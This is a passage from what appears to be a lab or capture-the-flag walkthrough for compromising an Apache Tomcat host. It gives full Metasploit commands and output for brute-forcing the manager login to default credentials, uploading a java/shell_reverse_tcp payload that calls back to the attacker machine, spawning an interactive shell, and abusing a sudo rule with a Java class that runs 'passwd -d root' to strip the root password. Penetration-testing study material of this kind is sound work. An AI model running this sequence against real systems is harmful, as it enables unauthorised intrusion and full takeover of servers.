
```
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
```

STEP 5 –

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.0.12
rhosts => 192.168.0.1
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8080
rport => 8080
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run
```

- we found [+] 192.168.0.12:8080 - Login Successful: tomcat:tomcat
- username – tomcat
- password – tomcat

- Then open http://192.168.0.12:8080/manager/html using credentials we found above.



Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/4ElFM7vRdTWwRCFnSiYRL	*None specified*		true	0	Start Stop Reload Undeploy

Phase-4

Gaining access using metasploit:


Open msfconsole in terminal

```
msf5 > search tomcat
msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.0.12
rhost => 192.168.0.12
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf5 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell_reverse_tcp
payload => java/shell_reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.0.11
lhost => 192.168.0.11
msf5 exploit(multi/http/tomcat_mgr_upload) > set lport 8080
lport => 8080
```

```
msf5 exploit(multi/http/tomcat_mgr_upload) >
exploit
[*] Started reverse TCP handler on
192.168.0.11:8080
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying u0hO...
[*] Executing u0hO...
[*] Undeploying u0hO ...
[*] Command shell session 1 opened
(192.168.0.11:8080 -> 192.168.0.12:58154) at 2020-
05-20 05:29:31 -0400
```

Phase-5

- **Opened bash using**
- **python -c 'import pty; pty.spawn("/bin/bash")'**



```
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.2$ sudo -l
sudo -l
Matching Defaults entries for tomcat on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User tomcat may run the following commands on this host:
    (ALL) NOPASSWD:
    /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.242.b08-0.el7_7.x86_64/jre/bin/java
bash-4.2$ 
```

Phase-6


Create a java exploit file in home directory

```
import java.io.BufferedReader;
import java.io.InputStreamReader;

public class exploitt {  //you have to change thew class same as file name
    public static void main(String args[]) {
        String s;
        Process p;
        try {
            p = Runtime.getRuntime().exec("passwd -d root");  //the command you want to execute
            BufferedReader br = new BufferedReader(
                new InputStreamReader(p.getInputStream()));
            while ((s = br.readLine()) != null)
                System.out.println("line: " + s);
            p.waitFor();
            System.out.println ("exit: " + p.exitValue());
            p.destroy();
        } catch (Exception e) {}
    }
}
```

Phase-7

